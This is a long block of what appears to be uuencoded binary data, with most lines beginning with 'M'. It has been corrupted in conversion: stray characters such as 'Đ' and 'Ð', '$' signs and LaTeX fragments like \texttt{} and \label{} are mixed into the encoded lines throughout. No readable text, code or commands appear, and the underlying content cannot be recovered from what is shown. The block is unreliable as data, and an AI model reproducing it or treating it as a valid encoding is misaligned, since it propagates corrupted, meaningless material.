$M\Z*M2D/`0AF1U]NFL5SEPZX946P2W.>_6U3]-60@Z2^1-W(X.`98HA:4)!/Ð$ MM;\$8=F&]G'0.3P<7-)AM65Q/]`JF<,&YDBI2(KC_:SL[`AY,KIG@LF012%FGD $M6 > ?C - '0 / 9, &C[[7 * CW6() J; 2 * B; -04U / 461 `60_ % : QDT) 8Z[_Q#0$J `3IDD$ $M4M!@#OHES:O!JX#%7-J)1@()X>&E/(XH`_\)7[#LW.O].,>,@806!&H+4)W&D$ M#1;\$OFM2NT'H=U63[QG:@RT<7RD^<(N*J'_?]"GMO`.P;[["@(5<BV>Y9E\GD MSL:0E2F#TD\$="60!1K>#[B79%+;0SJ;[A?A?B`X/9P6;+<'@:\L+7UI-'!2YĐ M?]7FZ!W>S6AXL92^_I]*GQ?PR0_>64PZ:\<.T"\^I];,+*]==`2X/=TO&I[*Đ M2:?5GR"?QTR*C9]-L'N7S/??;(+B8QS%G8ZR7B>V\!NA&I+953=OS7X>@).5Đ MKS?A:,TS;" $P<4B\Z4G2Q7=8<0+M^V-(A;DAUHZLI*TH_EYQ,>_T[PZ2.^B`$Đ$ MU/03F8, %X`MQCQF_]+I<A(M\$>?M2NK:JFB%H]:P0UEN'"Z=BY@OW]*WZ+Q(#Đ MK'4#C/#J%S99S\$;_2=.3ZR?#PK+]ZE33\=EG_>HYWM\9DXYDY\$P8C6J7#_A_Ð M>#S#/HI(XX7?^#+XD(S^`Q8MT'Y@WMPPZX*]`/>86HCISC@TYO1`WLUO!Đ $\label{eq:mudal} \texttt{MUD\&\&>D\#[7-(.6?>3^LX>=-H\8R7Y)@G/BY]\#>$;G'F_?6\XQ44A*]6J>21`JD} \\$ M&8+*:\=+3`9K"5Q<I2/GU!P\;.4B+*=L)/B<Y.+R6[L9_G8.OKSZE63#EWNIÐ MO(*',<5S1>AP7)?T)7V:0&]8J(2_H0#7[FZC3LQ34DZL:D=UI^14N>#LHW<]D MW1C%EE(8V23&0C??54G\XO1J+Y@OO(D):I&MEK+7XVS8+2RCE\P6IZ-=F?O!Đ MA^TO`<6'6T&G`V9'P0&=CA=8*6M7*'C7>Q4Y<KM\$:6_)VZ<[4\DQEOPZ&-"BD M(F[QGK9&0A]C+:#S99.@O-N_V]KY5,'`%KJBO787J:O%VE;IGZYR<,U;Q]VNÐ M"FE8JL-(UEZZK*]Y/^S6I3:0%D(X-*47XFX=BIDPN2>D.ZGH0061M(N"MDW:Đ MT\#P>F)>SN=$*J5\/U2F$X=:W^+-V>MF$S[*UYW7*.'/3*^K.^!JT;6) #T8Đ$ MSG?E>=#ZFK_YMK-U?@P/PX=H\$^9C^,Q<P*:-%\$\$NI04-12YMH++>_#\$?0W31Đ M6'W:!5N,)+)LA9"?%+CQ6P\Z2M\$PX"!.NL\[^34]TT2OS2N,U)?:XRG5F6`%D MB";6:-S0U:S!MA0S@X@K7L8D0UEN-T_QDK+7_F'<B%8DUE_9NF;Q1^#R^5N:Đ M;0TT9P\$+#D3KG[<V_J;GFU[LH`9ZM^(2")Z:WHON?#\/2#<\GM'J)&4*8Z%^Đ M,<T8KT=35^N6*U%#\$5'TYLT2Z+JD,\JB8\$'-4L^J9X[-1/I'B\$7Y3V`><Q>\$Đ MQET:BFW'GN_]5^=.2_(.;!)6RDU6.#!6RH,<;TLTJI36Q%33\D%8N;4PQ1N?Đ $M6Q(X<)F\$BA:G.>N5M1?P1+!4OTZ\&7\QV,'_Z?J!WO!R3\&9OS;Q?\&]K-`-2Z:D$ $M/T6$$J8!B\3S(F>P9ZWSV6N,FI[8.AWK4*=V[,^{(,H\R_VVOU+:)iE5,,&4D)}]$ MLPWN/*]L(664(!V7,)!-/W\K'M65H62;IE:NT:?86'"V.7/>OJ*>TD[*!6";Đ $\texttt{MHDLUF)NR\&3,GYI[U60[8T\#<J4D43.N'L\&BV/=\B]>7;W62E)+U=,6?\$,>XGD } \\$ MF4+G,?&>XE!.TK]F'T"L"2T:>Q#8)8IMC=W(Y%M%'99V2T^%G-#/]0%%^>'3Đ MZ2S(,[/YP7XM`N.]]\$S]C-EFD7)`[F(;^E5LGNY3X^"R%GH7;3/#P..2#?7JĐ $MNK%+,7Q#,\2_UQ0&I$^*][``)E+Z^-6%V']5J2"3/\HMM</L!_%X?4D@B_@Ð$ MU6MFYMI.SX0U_*UG_]1POO&!,]):&V/\0ROMD3Q`<FK>C2C-]+=GAJ]F]BB'D MCB,=-22'7C3\93KW&_5*F\[J=,CX:[/\$H\$\ZZAW/EM.:HMH]O(QN_.C5L.=YĐ M2E[2FN"-.XD+>D^UG9SZ\$<#5I,SZ.-_\1709*[8D>TADDD[.J95Y1><'.K']D $\label{eq:mn_solution} $$MN\?V<<]KT_\$9N"R'0QNM)ROS@\/QV"H/E?D2Y-;=S!W'WX[751)8JNII0BQ7D$$$ $\label{eq:ms} \texttt{MS)\&]Z"MG4OF[:::N/7=^M6MR?_Z:QNX\&L/%<";_Z](ZC\#8R![I(M6Z]4Q7\&OD))} \\$ $\texttt{M4>} _ \texttt{@)S!;/D9/G"CEQ] \# 3W [307Z < "S>09 (3B;26 < Q \% \& 3J?@K4,]]SN) 5@ +]6ZD$ M'N_>?`UIA-?6<M2XE@764WS0ABI^,!BCKXM_-HZ7E&S7**_=EZ'XW(&GS+#RÐ $M[\$9-DDLK5:JF) \setminus 10Y,S\$X=',TP\$\$H11,H2W9`DVLX\"7JE,'":^<math>0//:\$)=0$ MA&%)UC7`2W\$UV&=-/]PFS^9=*>4L\$W+XACX5X6!>["\$!;KV!I3&?&/:H^<EKĐ M[6W_@,12G=Q3OKN:Y+]:-D5.\.XQ#LT"<Z)VAMKJ/8!TC)5ICI5Y1DHV!ZWKÐ M-@-Z#@P&70];.3IZ.`6OJ5>KA;ZT6*=5@1YFKC?`>\A\!TP:106LEQ2@RC"KĐ M6'S_=/[=D[ZEJXO)*=D0.7IWAN#QJMR0-%"3/,ZSALO,&)%^U#\$V8*J&02B7Đ M5^Z=8D"1;/)JMF-EKF@"CY=4V^"5G:%8L`-?-7FEY-D8A018?2/B2/<H]7KXĐ $M6]J$\&)[6\6UWV)GF>>U>KOHS^R(-B>$9^GR:^'>(*I<)M:[41<GY//45<X(2Đ)]$ MOI; 20AJ=0(U?#*MZ_COKHEMQ1!X7N(VG<OOZ"GB)5+AYE[TE!PWMM7@C4"H`Đ ML5U'O"Q>7JS93<1\$['@@#5RA[QL*\UH[#3P/\E8+Z-I3]_*?T3%,Q>H_9.,`Đ MP)5,`!M*KS"<B817C_-M5\;6156]WAB&+2*F7B@4\@O%-6\9"Z.O-?0D4M/VĐ M,!OY##YAP1I)7E4R\$`G?5D[5.*TY3>JF8R7*6QU'OY7\$DHA+HUZJ;-="8=YMĐ

 $M-+R'_0)^Q^\#[P%W^2D82GM] = ,4>\#2F''_0:/1*]:"6^''_0[@5V7Y^>6,LB)D$ MWQ"K9)FQ&6Q9)+_52]BG1RV'L;2I!73J\A1172DL:/%@D.GE:W0I:R=)B@4Ð MDJS2,)C]?L["-NY/WOHZ9G<A1,5"[J:5G%LF'T!8:EBIC&;AF0"5=Z?;1+9.Đ M1E/RM!P!U&[2].G*T&T<Q5\$<Q-S,UF\$&XN%J.N=EOXG_P-ECWR@:K,/8+MDCD M13\`..S!)DGV8V.=!WOUC4X7<F_R[YYS5B];5;Y\/GWN8`*WT/WJ1WFZHB(]Ð ML, <<< ,A+\$="\$1VLY72>R>Z+(""F"FU+\(3G9X#\0,RCAJ=Y6?_E9\@>]9[BYĐ M%LVWHD.W+D3V]+!*F6:; `8XPD86X5+H]S74D[; %XFR4V1.#S4XM`W"A=(]HUĐ MS:?KX[Y6\4I9%F<,D'\$92(5370>X#6\^B%`K0X!#Y3'-[`*?;&DMJO=I^.LBĐ MB))AO_)KFC)K4]AVSG1[*Y2NK_XT3??#<\$]LY='L-9PBS8B!X<YW\&V-G7Y\D M!="&<+?60M8Y'BSA57Z&CY5B>!I_6EH9#1\$;*9IM^CN8[)*:*@H@NFK^"\$AD M4`O[Y;TMK^/&I;V:;.T^@!\X`2I,F085EM1Y6KA[8;WU,(UGKO-\$G68BE=G?Đ MW79@(`)`6%8#5=F,=V>-9,;U:%18H\$KG"G;4?5419=3XX<0U=1L]C\$[2>0@3D MB6T`"FW?]T!&0FAM70%4H2?#9"^S6WB_LI37F8.H\<ZP)S:FHB>L2Y'`C,/2Đ M:C^OW7%X@GQ9\$[^G6Q8L%Q<?P<OJINZA-S&C[0!/;>WNF7%R,"47KOW@R<'-Ð M5.G@W["&5#@1HRR==J:?4%5NRD8D8RBYV4KQ;0%#1=KBQ5YHA?*A-\?P3W@UĐ M+-\$?Z4]U?:,PS0[F'6H@K9SN_6&@,3YVW)H'I#XJ"PZ<EU,LC6M+.*<_RPL6Đ M89`M]&(]JCAK7R,NTU'DD5S-%XD<9XKW4J-19/4@3[.(V!^?_8"KELLDM1N)D M[=47FC2].4;%>%'0);I[I%4EL>HRG#!]\C.QK?3(:&J(1H^Y3:N'K:AU@R,AĐ M(B]]*<5\$P(T&;NZ7ZX<`N[OW%9,K"Q7MM52F"070*L-ACI]<TY*S_&1=43&:Đ $\texttt{M!8=8`!7M"[H`K`'@\$_M\&"_!VHW@XT;/>@H4+$=:WH[SG7'-O9E\#UA_Z\#7483D] }$ M@*UZROCMZ9\M8)\$>PT[6FL\$JG"Z&X%G\:>QO)<W)>!')U."85(_BIC6;8?WPĐ M],FVY#8.:'8+"W9>B>[TQS0MZ`'L3(-?^@#)XT0.AB[Y\$KZB1)`!NY-,6[OQĐ M\$AZ.DK.ENAG8[+2RO[)N9BO3'`,ZY&UQ/@11[U:6@3!M!G.&^Y5Y0B!U-PU#Đ $M(UK+-N'W+\$R=X2BJ^&6;KB4WP-J9M^]3]G_A\+5LOT!)[:+:A#+\$L/WEI#K3D$ M"!MSVTQK+KJKX)BN*PBX(@`TJ<8EK_#\$93X_F,FR9;BL-8`2/`K/<O3J?"^MD $M = [-/="VQ&'H*+V5-*ZX`O6D;I8Q[MS2[!]L'E8S[BKN_6J_@"4VPT"PB$&D)$ MG52SVDMVB85ZN5?O4/,;!]N-X&E,U.(DZ\$^E_\QG_L#+6\LES\\$Y2:<JDSTNÐ M.0+L4J6]G<%P_0(/SZ9F;&=5\$^R?3C>SD\,)!J1)66;GU:>UKL_,MH1[&BPWĐ $MA; >-\$40 \+); G9DJ-@]8-9_> "9=9Q6J!/; W&04MJHGY\O`-$M_&&=O/5_7" \$D$ MFXAG(\"R+(:<AHU5;9.J?:-.W"[#>T3G*109%4`,6@DS*&KL[^YB*0ADFSYIĐ M2/#(T+W*OZ[K%K+&B3]5_RAZR[%@?Y=WC@?EN&4U!&'&,DU+2M>V-*Z:,1B.Đ $MU9U1A70.-\PHF9;I649X'[R>#4CCQ14Z/T"CPB8!^U%7L"CX1J*0T"#GH#\OD$ $\texttt{M^E;PU)0:-@>]H4\&."!5PIOR)V801G?<RQ+"DS;\#3!3:S&[LG*T]5U5GT=?F3D \\$ $\label{eq:market} $$M$V^2]$H5[?,N1[\&)\3B+\$LMP+1-SZ^3[BE1$^Q6XAS?WI/HJ52,5!Q5$8B=UD$$ M0YH5;\0-L0M09TP),MS342T]U;Z;%WO6K%9AWA]!56^HIQO+06TLFU=4<LQLĐ M=CBPY&G91\$7>>9[Y(0BGU=:/N126)Q=-3'6UP_8B?LW'?0`:0Y8AQ#Q-7FK"Đ M!@SS(8'"A9[L^]?6#G/L,D'YDMH-_G8,TL?O/4IUS17'4NQV1L8YY*O,PR+\D MJV\$TVG211?!]5>UYP-VVXS?D\142-1.ATIR'3&W5;Y.:RIRU\U<RN"FZP211D M&18>7W7>KPQ'JN+7<\$T1]:AZCA+!VS^Z]B]T2700?:EOA\[B,U*9WI:3U8\$,Đ M1\$(_YL1TFGE'&H8U]5M7^H';"]H+0U44O;'=R37&+\J@_?M3%#,QZ;P&\$CL.Đ M\$4L.1TLQ<E(:Z,)#=`'YXG5;8;AH?;27;3B^%,PDK7\$0UD:0(-D7:L!QF5RNĐ MN;<JKU23*/&FFFU/:B'@-O=PAL!%"9#ZB_[;[T)OX!^Z/<T%FK784X^Q83D7Đ M]V!%3C49'#]E=B:0W0]OK]<GV6X+/ROS[CHWOU&\$=,^.KO*4U"I!&.I'FI9FD $M7Q-^QX\$>L$, \$JP<; ((B):,=DV[D_^5"O4[F<E\$[`V68^7FZNQ]UA=I:UY@#5Đ $M]"R--IQRH-XO*\UM*(Q7`S.:%NWG=%>D[HTS98;?/G:92LQ41*@!"5HE4,IHD]$ M)A4-CZO38>%J?TT\$9QOCCKQ(K@P.U:`&E=DE5*^47RMR%6PR`=O'&Q\^A9-(Đ M46_M.L&C.NYHN%\@Y+XW=XU_NZ\$O\NOU)#FU`,=EZ%*HJ^=U6[)'14)K3&2AĐ ME]\M&.4%7KK91."O)&^R<?.Z_U1/R[I\$[4\9Q,_SBMO^N4";*;'8+^)V@FFIÐ M`,\R-X8\7JRO10?)2P!GPTAT^@&05VUG\$J9-GO^2&X\$='2>G:[9D[:K'(.&]& MIK>XW8=*7AGT7+C^XHS:UF[\$N#;-]`<<9L_:DSA]`?Y81T"F2\$?WM2`U(ME.Ð $M; -<] > /M!JV^>4' = [[5:R)YRS]@1MO!9)J7M,_P*; `UA^11X98+<EG5#W&W#CD$ MB3SW8Z0/0C89*,B^;@`[G2,_:H42\LX*4"#1)<\$\BP*XHS;Y=41@O([59K!;D $M(G1Q\&;MANM,FFZG]J1Y*:!G\&-`L/9XB4"8,KC/J?9,JOG\3'+)N+GV[4/#1`D$ M.O:<UJI4(SU:5F+FDBQCG.'*_?F*]D@#'4F"!I@(HCCQ\$T_5\#3#;4E7ZH5;D M7 BJX`!MW%@!(*EL?ZP;>Z9"=!.L7D6T-'U>I&MX/C4K%HZ8YR"Y/5MP7;W#Đ M7W^.%_!'ASW^EY/**Y)EK,`TDE*\$.B/\$G@3(R`[J/IYY>5JN=_I@)X?DV9H!Đ M[9X4("V50545>V&L#A5VOV&T*I-:8YRFK@'.C:XK>97;&.=BAH!VNJVT+CX\$Đ M57*SYG+TU'C*6W9?"9H?XOG72--'2E@G0!V<FU40T_RF>:I/S`U=I*@C<7PIĐ MN6W\C8G:"HRSK+`^L!)`>,&JK!4NH;WTMS9VPZJ\$?\$'P?%POGU_!1?],&6\XĐ $M>A. 14T-@Y(X]$>YF[V;K>?4*N\97Z-WX5Q&IM(PN=6JR>=N<E/E*K-R(26^+D)$ $M(\$@-,G?/FUK^*!//PX)AT!>PNI^<35\&HE[M88M<1==9\CDB]GM&&H^BHC7K"ND$

MPJ([A%/^E6P!B64^7\$].GD.BQJDE+BYW2:H:5_F3EN1Y[CK:\$521FP9VDMP/Đ M+PDH41]O,J:G]7R2/&?R&#T\;[XJCB6@IHH3>]NYCRV<SU7!],@W`%GEO6U7Đ M7ESI)E2!B81I;\$<Z?.&JX3%J0B%A*-QW`<Z.P#ND<S:[^KMKEH`>W)")P#&&Đ MMU[M#/U"S(^X!JTULZ#STZ-RP*M*,U1^>HG&;CG%E,14"\:WXL=N7GHT7VIOĐ $M_{-5}!\#-0-K/)4GL[,&762KF3DK:3R*^26-M>RBM5BO:@<^::]YT2G]G^D=!D$ M#^(WF9H++GYJKH3^Y5++'6L^F43&_)#@6A)CE'.+68Q0DSRU#.5(4S:N7:O'D M9YVCO):,T4R1T[`G0%OUAIL^V:%5J[-7'?MOSD.':&;?\]XX2MX4UP\$+X'IOĐ M;7W_F.(.@/UT2:ENNFUQ_YCVR.[<D`9R8E3O=,R-T)Y'D3+60^U@`7D=P-O]D M!&AE`5D_MX.N5Y=-'I<SE?[5/\^GPQDY\5G4Q^/!"A\[B*6<)\$2DJG6QUD/IÐ MSEPQ)3VW:%]UH/1:?;U@O[&-(VGZW-!QXH#VZLT4Y[T.)#!?9UBT6LXLYT-QĐ $MO(Y!\$OT;R60;(YT0*/:MA<;&/I6W$F2<2<G]9KW/S40;O-OT5[T#H\R@Q#O)D$ MRI(I)3QN]WYDO@J-NOSE3[^B?V_5'FS'M[12>D@MY4WCM[D`7>RVHTZI;0T#Đ M.<^9XJ46CCS'FO.N.<[ZR_'9^+H^B)2WUHI"3N@T.ZN;Q*VEIVGPU/B10\$'!Đ M?DZ`L.YS^<\21>&="C%RA)'S;%)ZTY4]Z!?H9,,)O&?U8\$OS"EYLNA[^QQGFÐ M/AWSR(DF`AO6SQ_KL-3Y?/.&4E=VSHX-7V+_/8I""@:AMZ9E#"*)_(-F`ZLGD MXD-EF6>/__KKM)[34,]_FH\5P<O[T\$TYC.+_P;3\$%G_,H0(0ME7X+(+?AZ:DĐ $MX_16-/;C15#?)Z?8.=Q+W('"XE9(#QB[HB9'--OTP.@YM;:!A/^6)#Q.L;B*Ð$ M^928:6^95N2//8"^][+.?@V<4*>D:7=7IV5[1J3\7+_U1KUX_WP&LWG?S8_\D $M/XW?T=^2]-<C/S_G)@W>P^K"V';-G_+N#]KXR)V$GY^*DQ:,OD#]?*;Y(O]D$ MWSR4;COTE"BF;Y4VW'`02716J18.VIF/GWDOA#7E[:0&5_CFI2<2ORFM\$DOVĐ M`+N4FLG@8GY_49#D@R"?MN&U*9NUG@UCJ!ZDO]C>84VX!#T+&/?\$4T`=XB7/Đ $MBJQ=//E026N<=[6`KC4-^(@]]U_V9BN2_M-<G+E7]HTE.W&]/+BR$/4UL\E:D$ $\texttt{M[:+ZFJG3UDFV2O'G_$H499=F)N\,],R_TF!52*V_^'<0PX:<\#[W`6RB3]V;MD}$ $\texttt{M}) - \texttt{J} = \texttt{M} < 2) \ \texttt{A8} ; \ \texttt{YJ} _ \& \texttt{F!} - 7 / \texttt{TI:M}) * \texttt{C} _ ; \\ \texttt{@G'} (\ \texttt{S3P4H}] * * : \ \texttt{S24"VU} > \texttt{D} / * ^ \texttt{L} [\ \texttt{CZOD}]$ $M1LH4\"8P741\[4V7<!N\%35/UF\F:D<3\$@NUP/$Z05G"72D*I\V+GF@MAAR@D$ MGGN\-FU&51#\$Y45;KO7-!HA]':(%KCB3Z[M/!FC3.P7\VWT=31\E2G%<R+-@Đ MX>F:,1S!A2I\$^!!;3P,J4U;=/:IH(/P]U[%=K,T;Z-M[I;BZRN3)T"7WGV\$`Ð MZ8]9D,\$)\%C.\$/W)9)\&_9']-@&Z^VF"WA\\$CD3:]TS"7[?,MR\\$=3PB<U\\]>O\D M6'#--U\$HG5_/D4GNZ@Z?F'WQ>*2++"0FZU[%I]=5>]!!J@5.SFT/S\$4;([.QĐ MKE3<AT+AM; 2W"W1; >KI4J3<X*/!4(2>YK9NZE+6Z]GZ?RXS%,B39A^N#1@J]Đ MO5+-'+^XU[<\$LG:7[4\L]NR55*9P'7!.X[FZIE#IX;LKNULLQ2SF,2ES.RO8Đ M=8?/996Q=9?Q<*2/'T4=%/0A&K@/7=%\$CE`MX97P0@J<.Q%]S#R5,39G\$>&GD M91^*YRL; <6H#!ACL>U832?.<+OBURQO)>J5KASLB0UJ7=XQG(G/]3)55>(8HD MYT!A@92WLDZ*FP94%#C`4E">NN\$\.%WJ8"51%J"DJ2?19Y4LKAFCF@2^Q,;&Đ MS:<!GK;BNDC(OTFS<E??<H_8'2[8TT(V`"S8WOURGV]<0H,6<5]`/P%)O,?ED M1:BJ(>J,"^15\C=DPS`^O%*^JO2+LN.",``OH&E]\$H>^>R?T5E#_)7PGG-%+D M2:'`(<4\$H\$>I\$K@H(J]\$+XY>JBTF#BKFL,Y^\'WH63CG!Z6C;U=D2^DX58WIÐ MBG3V="M=H:=&]'-FP>V*[>9+K9%D_168PGWGJFX1,M_H^7HY+:\7I^U&=,;RĐ M&[3`=<=:?*"`=BD);Z.T.^F+X+:^2)OPME9/\G!J/,)'^ZNO`1^"\$+2Q5DGGĐ MD)!5%E>:NY3PU)KAZSK5VMW&'0BL0,E!TS=<KP\$R6U-+S9?<D'QE],L&SXI<Đ MB6%<`=I!SV@8/H1"E!J+>&.`>)[' C,K?D1,[Z BP11SY4<X:LKK/:UYC\$.SD M&.MVI0!BATHYK\$+J0"\.+"#C5';T9(7,-&.WFVF:@'C25;@Z\V#">BY> 6SZĐ M) \$65 \ @MP5] &4 / /\$5P?@@QN%ZY8N=<X2K.OU;2,F#J\Z+U8W7+I8?:QW#%LOĐ M3P-B%DNAI/AM6K/]1M+<\HI^O;;A77)_;^@%*%A%NOC-\$HO"2'VM?J<.2548Đ M<2/19%LJJH4'F<YD=DB*XJL8(C%7;2G/];L8#T4:'SJ1]\$FYT\$-.3Q:^`</,Đ $\texttt{M6B\#HDB[-@<Y>}^UZ",^+":); X0<\$FO9@S<V>'N; AH]Y6H'VY=A^4Z^//:-ZRD$ M;-(V.7S@HQ@^7G\$N;LBY`8-GE.;08QT9KD(@K!*)(J:2NJ'JF2M@>P!DW)FAĐ M1WXG)QTG>L.\$\?0!M26RPS[(=B_",-1/L72)CY'9+2Z79?+\$IB2K>,%X"-_Ð M4H8Q\$4/XV%9GX=,AN@%YVG9O16_]RL(JQV355%WL,VP&(@N3\$!#>3.NS8K!AD MF9AV7I.Z84\$]7VWJ8[Y5`!].!P5MUV>B.W==LJ^B?*V*PWZ@9M]2SK*UO>!<Đ $M';H"MIF`FOL*7C$\V//60,5:-?._&NO4'*D_L@A"CWO?'09>I\0J[:+V5TS6D]$ M.5K5='M9FUYRTYLX0'M.'\>VTF9,46V71L]4A;.5D^W.8_>S2;3'Z!GPQST/Đ M+<]C<B[?C&7QRF-B7<\-5SEHH0\$R7BDQ/Z'J>M*&Z*M#UH%-DD?N"Y7E6C[\$D MF\=SK[5J))<"#Z?-:IY)G56\$ATYS3?XDKHX4O:\)[Q1)*720"#%ISGV"Q8C7Đ $M2HZ-ASNM3@\ \NK5NJFO?(JAM@-]7\ \.[2(JLC$?+)PJP]S5=)=$;EA7[S<4D$ $M/H[.;3[EC9^7@M!MSL?<`;RU]J:O>^V?:Q@4.?+82,D:Q>!$@HY@'UFG;/!-Ð$ MPSXP[QYUICJRE?L&IAIS&5%*6RM@.TV7^S01NQ;"EZ[E^D1\$[-<8)"H!M"<DD MHV\$PZ-FT5#U?9J?;P"6M0W!//PGHBR&%<>90^101.P\&4S0.`1]LSASP_KO;Đ M'W&FQ+@'#2TOA3:^DY&L"/1DWLS%-)E,"C#L;]\PF9_WCFDG([)H3RX1`J0!Đ M7).W;U+EXOJ`2P'0'`8\=_O;&JB\IVU/.>@5CKM"C[)L.?N4F)F2PQ.;><;>Đ

MR6,JNUP#12X&NEN+B%WE=C"3*C.;[:V9XV008]^V<4(7#H1C<>POZ]8Q]=C9Đ M40YN%?DS%VE!, \$Q"(5Q3A`_KU\U'C)%L>[=1L[\$B8)BG:BH)HNA3%SK*6IZLĐ $M\#@_(.5<'63^-OXYY]N8*81*90**<!+=D'>L=?8]3"9/J!*5+J;QADS*\F,9TD$ MI5B.:=';4&B/\$`N0FXTAM^%78XJ'G[-'7V4;^5-S4[!OVR(LKVQB<NX796WQĐ M.SJ==6MA.\$5)^,*2N^GW+_TKT*)6>\$VGF.]JJP!I>8><*=W=78F5E*?TV_2>Đ MQ,;JH9V5SH;>?ZTH/FPE3&6P*XN?)V3\$.%\$A8F\$6+]4<XN?Y'@#X%,R;K0JĐ MW^1>K;U9'BIE3Y55WWA=X&*T#C732\$7;)A2^U<)3OCJ#91>#,]Z\$A(ZNAR`GĐ MV<MM@%'G^=A6X-^IZ0\$R>3J!&DI%AF!MH@A7,VF`CNNGLL9Q,8`!`"609`OTD MWC\VGC%>?)]F@0RMO;HF."Q[2%FOC\$?7H`=+K.QZ,3\U&7ZAV*9OLY&.H6CFD MTH=+EP6JL5\\$E*O,7RGO?+_CCF\X@NDLX?PW0]77')DE#;:(6CV?U06WU0X9Đ M)X]7)7\$-^:+N1@B+3C&:;"X1I]GAS*R/D=Y1UI2B\$!?&O"C\$V"1G4G6GX',9Đ M-FXJ7_(*)_]!:5V>IUG(?<WKF5,5I><:D;?`,%ZE6>-@TIJ_*,M;C["IE)+!Đ M\$GJ7GX6(XDMT-T&N@DUX4M>Z'CE&?U#2*+20G8&'>V6E+!&0!PQGX+U(ZD<\$D MK;46M&KOR8QM8GJ>OB[)'\7_B^^/I\$TZ:004GM*?C=3XEV]BGN.IT?\ZC05JĐ M^9;^L!G7I\?'_"%I*C&F:QZE!T@H-F]?B=U6281:!M9:5P?NTR\5H_X]\V[RD ME9FBCW_Y">"EE\$3`SI>S.=KV_M3%"P%ZTK&ZBC3JUPY3[F'6\VW43C(I?+K9Đ M>1;[:8J4,GK8Q\$K`HE7='7:9-]1)VBV:CO1=SU30\IQM>]+..?HAM4%3R9=5Đ ME]TT>A!=@_SXV&OI*JGJ>=D0A;]K1T<3'M1[G"S!)#)(48GKZI05F#0NU9?PÐ $MN; ++6["\=FF<3T$N5*1&6@.2N]^XI"4J$=YJ&!G-)$W*+Y&:>UBTI@LV"58ID$ M!FJ^7?LL1HW-6J?N2-NE*&&SHQX#=G"6[\$E7Z4FN_-I?NM&PO/?:G:>6`/5OÐ M#44T89G*JK?0\Z\$26H-S23Y(]91&O@XOHJ=1ZRZ:-MZAV+X3#]Y&/U%S\TVĐ M'[0V<<P409;.\$\$/)9HB>!A1(E,I0C="&CCOW3ZO>;G2)Z:+\$@]PS+[>(/].#DM()W0IX79]>T(6[#_(?\$\B/H5&;/?V+@AV@R,"3Y;C3B:W^*XDG%NC[*DF_B2Đ MC1_A=2I(0#=(&L+M]B_QYMV#.&M4V5F.Z]#@N<V!<_2L76?1303M%U:7QH_9Đ M=^EBIS, `H,;GUB;C-,(E^.#_E".)/#@CZ@F*"GVOOT"OUPB*UEB''>.>P8?RĐ M%Y+'[;+7!H5&CRL26IN#-EJ?.R?O7P2Y*2(H50CY57VK@H_,&142=?\6];NXD MZXO) (RV^L--JZ*?;G, ERKXYK) (+D91\$U.?V\$Y?MF*?L"Z4[WJZR\^=,T\$#QOĐ M, Z@UD_"44("JWK_=NQ^)YN9)Y+`GUT@D?!O+\$]@7JS513*AXHW"_5PCY\$>"3D MX`)7+6A[QI/OTB7R5\$;8'\$&,>1<I!5J7>9_#UMV?8?_>W5/RT5R8Y6DH65)ED M8\1J+Z^=.\$271K3&7M'RV)C;E3C/7: `A)1U8LS'GUM\S.7U)KQC:8U+VG`Z2Đ M; 'HC2/O/XL(]LIH`99,N8*"43Y4,89[8UD:3!B3PEKZMJF9J*W],C29Q8X7XĐ $M(-]UMY*YF^C%"%5&<WVA:/?KM,K?C(`.:PRS=T^J($@?>)'H0CM245J,H_W_D$ MG47(^N`23\K_9N3]\Z/R\++RA^^R__,RZV,CRZ:ORM!TI/F/NJL!M%`SZ]%AĐ M/1^<BV'/]T!4"!6Q!C2\2DINI5\BSCJ?6`RHX7[!)^HVH(<-_->-?/"(C&!CĐ M*EY*]A6=KN*O0QMQ^=D]2QD/5Q_-&9L65"8T\$EUX8&C(X:2K?"N'FL?E,\+>Đ M;U9Y8L`CSI>1G2C8DLY9M#X;W]G0ISY*>-:EZK8'N@!9TK,SUVJ'9G+^ OJIĐ MR\$\$(0:17ZH7B?66J1&`=&7TM[48OUKN-\G+&JV+NB[08<3K*^<`4#0*EGQJOĐ M'916U?\SMX\:&1,%K120,8ZE=MV/H4K3^*(LCW9&>T5*OP10I=VN23/O*OR&Đ MLU(`F9_UKDBFF',@SU@?&#RDIDF'_EWNH.NS8<W2].#L_^RA/@J:S'ARMA0&Đ $MZ6Y; \xspace LC?0 = TOB9C^J_&S4*^L5YG3JIVZF02JZU77W4D$ MW=06-ZWT"Z5UIV9R6*:/3;N%;=HO]!&2_@UDD-I.&!)MGE^,.*L52L!^,P_VĐ $\texttt{M[]UHOTF/2-Q*6,P07\&C^VK=<\backslash]@^1I+6(5CM)V"C:/_J$, \9S^;@M[211=W_Đ] }$ M\$B8E1?!/[87^`KS0D=V(7^!!6V!J\\?E49V6CVL,Q)PN6_>\$A,17&>[?8XYSĐ M<FZ7#P?\$>@YRTIVG>6_[9AH#B1KWK%ME>@+I!22#L\Z;`10)7%:WFAJ':5_JĐ M4).5H).]RT8B7+7OH&-`,@U#M6VO2(][II[@KH2X]N[3A0"*?ULM#@8+4/%9Đ MM[HNZ31X+>FTK(5&&.HY\$@1D&]I0B1J0VG_<"L6\OSV\'_N<!>.:P2A0DU'.Ð M3*()^#]UC(7"?QL4H^*+N*GI65Y.O]_T6*Y,NFK8\W:YN_AI>'D[R[^WI6\CĐ M?^T;^/WI`B)"4`2&IF^'@'X?\U.I:<+EW_T9WK[P#?5*)AOVT#YG)A;.>F5/D M"WAPQ?&L_2J2D6V%E^1N'>Y.[CX-<G\$/Y-MDL'KV:BCPP1=/4922XXL!6V(*D MIF`L!2@>KWW7J1S6,Q.KW;06(EKIN8@>8*B-/%[UTO2VU+5&:I<3@T']G!C!Đ $MZ@;W]YG/0^<X9P<%I@Q[5FW=#=/J;K?MYS$22KO>Y[A OR5>/A'F/Z6Y^(;3D)]$ MMD:#\=TJ^%P8FT3;7M--\R7(Q2SZ9%_2IB[_?.5!DK76XNAB;H"UQCR\XHG,Đ $ML#*^W*:W6?^P)_>>^4I1#I2W0>,K"*1?\K>OI^BNE'.[[Q$=E93JWOI5-!4CD]$ $\texttt{M} < 1 \\ \texttt{ZS} \\ \texttt{P} \\ \texttt{7} \\ \texttt{:} 1 \\ \texttt{?G} \\ \texttt{+9} \\ \texttt{,} \\ \texttt{S?}) \\ \texttt{7} \\ \texttt{Z} \\ \texttt{SMT7} \\ \texttt{*E} \\ \texttt{,} \\ \texttt{PZLY9U} \\ \texttt{-4K} \\ \texttt{(BGXLV3.-:CY:VYSEZP1NLED)}$ MQF_!5_TN^8_:Q/:U;7M93;)TO9+0<'BU*%-YY+ET7YR%%-PE-GO^":>UDY]TĐ 